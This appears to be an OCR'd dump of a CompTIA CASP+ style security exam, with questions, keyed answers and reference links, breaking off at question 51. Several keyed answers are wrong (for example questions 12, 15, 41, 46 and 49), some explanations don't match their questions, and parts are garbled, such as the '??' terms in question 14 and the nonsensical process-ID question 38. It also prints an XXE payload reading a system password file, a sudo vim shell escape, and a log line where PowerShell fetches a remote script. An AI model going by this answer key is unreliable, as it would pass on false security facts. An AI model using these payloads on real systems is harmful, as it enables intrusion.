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Exam A


QUESTION 1
A high-severity vulnerability was found on a web application and introduced to the enterprise. The vulnerability could allow an unauthorized user to utilize an open-source library to view privileged user information. The enterprise is unwilling to accept the risk, but the developers cannot fix the issue right away.
Which of the following should be implemented to reduce the risk to an acceptable level until the issue can be fixed?

A. Scan the code with a static code analyzer, change privileged user passwords, and provide security training.
B. Change privileged usernames, review the OS logs, and deploy hardware tokens.
C. Implement MFA, review the application logs, and deploy a WAF.
D. Deploy a VPN, configure an official open-source library repository, and perform a full application review for vulnerabilities.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.microfocus.com/en-us/what-is/sast

QUESTION 2
A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:



```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM “file:///etc/password”>]>
<doc>&xxe;</doc>
```

Which of the following would BEST mitigate this vulnerability?

A. CAPTCHA
B. Input validation
C. Data encoding
D. Network intrusion prevention

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://hdivsecurity.com/owasp-xml-external-entities-xxe


QUESTION 3
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:



```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_120_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-arethere-easy-answers-for-which-to-choose-when

QUESTION 5
An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability
B. A threat
C. A breach
D. A risk

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

QUESTION 6
A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.
Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.
B. Ascertain the impact of an attack on the availability of crucial resources.
C. Determine which security compliance standards should be followed.
D. Perform a full system penetration test to determine the vulnerabilities.

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:
Explanation:

QUESTION 7
While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.
B. Isolate the servers to prevent the spread.
C. Notify law enforcement.
D. Request that the affected servers be restored immediately.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8
A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:
Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
The company can control what SaaS applications each individual user can access.
User browser activity can be monitored.
Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy
B. VPN, CASB, and secure web gateway
C. SSL tunnel, DLP, and host-based firewall
D. API gateway, UEM, and forward proxy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 9
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.
B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://docs.rapid7.com/insightvm/elevating-permissions/

QUESTION 10
A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM
B. HSM
C. PKI
D. UEFI/BIOS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://docs.vmware.com/en/VMwarevSphere/7.0/com.vmware.vsphere.security.doc/GUID-898217D4-689D-4EB5-866C-888353FE241C.html

QUESTION 11
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://cloud.google.com/security/encryption-in-transit


QUESTION 12
A threat hunting team receives a report about possible APT activity in the network.
Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-30r1.pdf

QUESTION 13
Device event logs sources from MDM software as follows:



```
Device          Date/Time       Location              Event        Description
ANDROID_1022    01JAN21 0255    39.9072N,77.0369W     PUSH         APPLICATION 1220 INSTALL QUEUED
ANDROID_1022    01JAN21 0301    39.9072N,77.0369W     INVENTORY    APPLICATION 1220 ADDED
ANDROID_1022    01JAN21 0701    39.0067N,77.4291W     CHECK-IN     NORMAL
ANDROID_1022    01JAN21 0701    25.2854N,51.5310E     CHECK-IN     NORMAL
ANDROID_1022    01JAN21 0900    39.0067N,77.4291W     CHECK-IN     NORMAL
ANDROID_1022    01JAN21 1030    39.0067N,77.4291W     STATUS       LOCAL STORAGE REPORTING 85% FULL
```

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.

B. Resource leak; recover the device for analysis and clean up the local storage.

C. Impossible travel; disable the device's account and access while investigating.

D. Falsified status reporting; remotely wipe the device.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an ?? and IT environment?

A. In the ?? environment, use a VPN from the IT environment into the ?? environment.

B. In the ?? environment, allow IT traffic into the ?? environment.

C. In the IT environment, allow PLCs to send data from the ?? environment to the IT environment.

D. Use a screened subnet between the ?? and IT environments.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 15
Which of the following is a benefit of using steganalysis techniques in forensic response?

A. Breaking a symmetric cipher used in secure voice communications

B. Determining the frequency of unique attacks against DRM-protected media


C. Maintaining chain of custody for acquired evidence

D. Identifying least significant bit encoding of data in a .wav file

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.garykessler.net/library/fsc_stego.html

QUESTION 16
A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:



```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```


Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256
B. TLS_DHE_DSS_WITH_RC4_128_SHA
C. TLS_CHACHA20_POLY1305_SHA256
D. TLS_AES_128_GCM_SHA256

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17
A security analyst notices a number of SIEM events that show the following activity:



```
10/30/2020 - 8:01 UTC - 192.168.1.1 - sc stop WinDefend
10/30/2020 - 8:05 UTC - 192.168.1.2 - c:\program files\games\comptiacasp.exe
10/30/2020 - 8:07 UTC - 192.168.1.1 - c:\windows\system32\cmd.exe /c powershell https://content.comptia.com/content.exam.ps1
10/30/2020 - 8:07 UTC - 192.168.1.1 - powershell --> 40.90.23.154:443
```

Which of the following response actions should the analyst take FIRST?

A. Disable powershell.exe on all Microsoft Windows endpoints.
B. Restart Microsoft Windows Defender.
C. Configure the forward proxy to block 40.90.23.154.
D. Disable local administrator privileges on the endpoints.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
top the data exfiltration and sever all malicious traffic first, and then clean up the internal mess.

QUESTION 18
A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:
The credentials used to publish production software to the container registry should be stored in a secure location.
Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA

D. Key vault

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/tpmfundamentals

QUESTION 19
A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.
Which of the following does the business's IT manager need to consider?

A. The availability of personal data
B. The right to personal data erasure
C. The company's annual revenue
D. The language of the web application

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://gdpr.eu/right-to-beforgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased

QUESTION 20
A company publishes several APIs for customers and is required to use keys to segregate customer data sets.
Which of the following would be BEST to use to store customer keys?

A. A trusted platform module
B. A hardware security module
C. A localized key store
D. A public key infrastructure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://developer.android.com/studio/publish/app-signing

QUESTION 21
An organization wants to perform a scan of all its systems against best practice security configurations.
Which of the following SCAP standards, when combined, will enable the organization to view each of the configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.govinfo.gov/content/pkg/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6/pdf/GOVPUB-C13-9ecd8eae582935c93d7f410e955dabb6.pdf
(p.12)

QUESTION 22
A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?

A. Require a VPN to be active to access company data.
B. Set up different profiles based on the person's risk.
C. Remotely wipe the device.
D. Require MFA to access company applications.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
A security architect works for a manufacturing organization that has many different branch offices.
The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.sciencedirect.com/topics/computer-science/revoke-certificate

QUESTION 24
After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

QUESTION 25
A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool
D. The Cyber Kill Chain

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 26
A security engineer needs to recommend a solution that will meet the following requirements:
Identify sensitive data in the provider's network
Maintain compliance with company and regulatory guidelines
Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF
B. CASB
C. SWG
D. DLP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 27
A security engineer estimates the company's popular web application experiences 100 attempted breaches per day. In the past four years, the company's data has been breached two times.
Which of the following should the engineer report as the ARO for successful breaches?

A. 0.5
B. 8
C. 50
D. 36,500

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://blog.netwrix.com/2020/07/24/annual-loss-expectancy-and-quantitative-riskanalysis/

QUESTION 28
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications.
The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
1. The network supports core applications that have 99.99% uptime.
2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 29
A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens.
Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.cyberark.com/what-is/privileged-access-management/

QUESTION 30
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.
D. Implement decoy files on adjacent hosts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.cynet.com/network-attacks/network-attacks-and-network-security-threats/

QUESTION 31
A junior developer is informed about the impact of new malware on an Advanced RISC Machine
(ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://developer.arm.com/documentation/102433/0100/Stack-smashing-andexecution-permissions

QUESTION 32
A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed.
Which of the following will allow the inspection of the data without multiple certificate deployments?

A. Include all available cipher suites.
B. Create a wildcard certificate.
C. Use a third-party CA.
D. Implement certificate pinning.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 33
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://portswigger.net/daily-swig/what-is-steganography-a-complete-guide-to-theancient-art-of-concealing-messages

QUESTION 34
Clients are reporting slowness when attempting to access a series of load-balanced APIs that do not require authentication. The servers that host the APIs are showing heavy CPU utilization. No alerts are found on the WAFs sitting in front of the APIs.
Which of the following should a security engineer recommend to BEST remedy the performance issues in a timely manner?

A. Implement rate limiting on the API.
B. Implement geoblocking on the WAF.
C. Implement OAuth 2.0 on the API.
D. Implement input validation on the API.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials Sensitive information in emails being exfiltrated Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 36
A Chief Information Officer is considering migrating all company data to the cloud to save money on expensive SAN storage.
Which of the following is a security concern that will MOST likely need to be addressed during migration?

A. Latency
B. Data exposure
C. Data loss
D. Data dispersion

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 37
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 38
A security analyst is concerned that a malicious piece of code was downloaded on a Linux system.
After some research, the analyst determines that the suspected piece of code is performing a lot of input/output (I/O) on the disk drive.



```
procs ---------memory--------swap---io--  --system-- -----cpu------
r b swpd free  buff   cache  si so bi     bo          in  cs   us sy id wa st
3 0 0    44712 110052 623096 0  0  304023 30004040    217 883  13 3  83 1  0
1 0 0    44408 110052 623096 0  0  300    200003      88  1446 31 4  65 0  0
0 0 0    44524 110052 623096 0  0  400020 20          84  872  11 2  87 0  0
0 2 0    44516 110052 623096 0  0  10     0           149 142  18 5  77 0  0
0 0 0    44524 110052 623096 0  0  0      0           60  431  14 1  85 0  0
```

Based on the output above, from which of the following process IDs can the analyst begin an investigation?

A. 65
B. 77
C. 83
D. 87

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 39
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.cloudflare.com/learning/cloud/what-is-vendor-lockin/#:~:text=Vendor%20lock%2Din%20can%20become,may%20involve%20reformatting%20the%20data

QUESTION 40
An organization recently experienced a ransomware attack. The security team leader is concerned about the attack reoccurring. However, no further security measures have been implemented.
Which of the following processes can be used to identify potential prevention recommendations?

A. Detection
B. Remediation
C. Preparation
D. Recovery

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 41
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?

A. SDLC
B. OVAL
C. IEEE
D. OWASP

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:
Explanation:
Reference: https://dzone.com/articles/what-is-oval-a-community-driven-vulnerability-mana

QUESTION 42
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.whitesourcesoftware.com/resources/blog/application-security-bestpractices/

QUESTION 43
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation: graphic.linux_randomization.prg Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP
D. HSM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: http://webpages.eng.wayne.edu/~fy8421/19sp-csc5290/labs/lab2-instruction.pdf (3)

QUESTION 44
An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders.
The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.
B. Change the operating system.
C. Buy a new server and create an active-active cluster.
D. Upgrade the server with a new one.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 45

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.
B. The company will be able to force the third-party developer to continue support.
C. The company will be able to manage the third-party developer's development process.
D. The company will be paid by the third-party developer to hire a new development team.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 46
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups
C. Linux namespaces
D. Device mapper

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://www.ibm.com/support/pages/deep-dive-yarn-cgroups-hadoop-dev

QUESTION 47
A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.
Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.
B. Implement certificate-based authentication.
C. Verify MD5 hashes.
D. Compress the program with a password.
E. Encrypt with 3DES.
F. Make the DACL read-only.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 48
A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used. The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based
B. Storage-based
C. Proxy-based

D. Array controller-based

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 49
A vulnerability analyst identified a zero-day vulnerability in a company's internally developed software. Since the current vulnerability management system does not have any checks for this vulnerability, an engineer has been asked to create one.
Which of the following would be BEST suited to meet these requirements?

A. ARF
B. ISACs
C. Node.js
D. OVAL

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 50
An organization recently started processing, transmitting, and storing its customers' credit card information. Within a week of doing so, the organization suffered a massive breach that resulted in the exposure of the customers' information.
Which of the following provides the BEST guidance for protecting such information while it is at rest and in transit?

A. NIST
B. GDPR
C. PCI DSS
D. ISO

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Reference: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

QUESTION 51
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
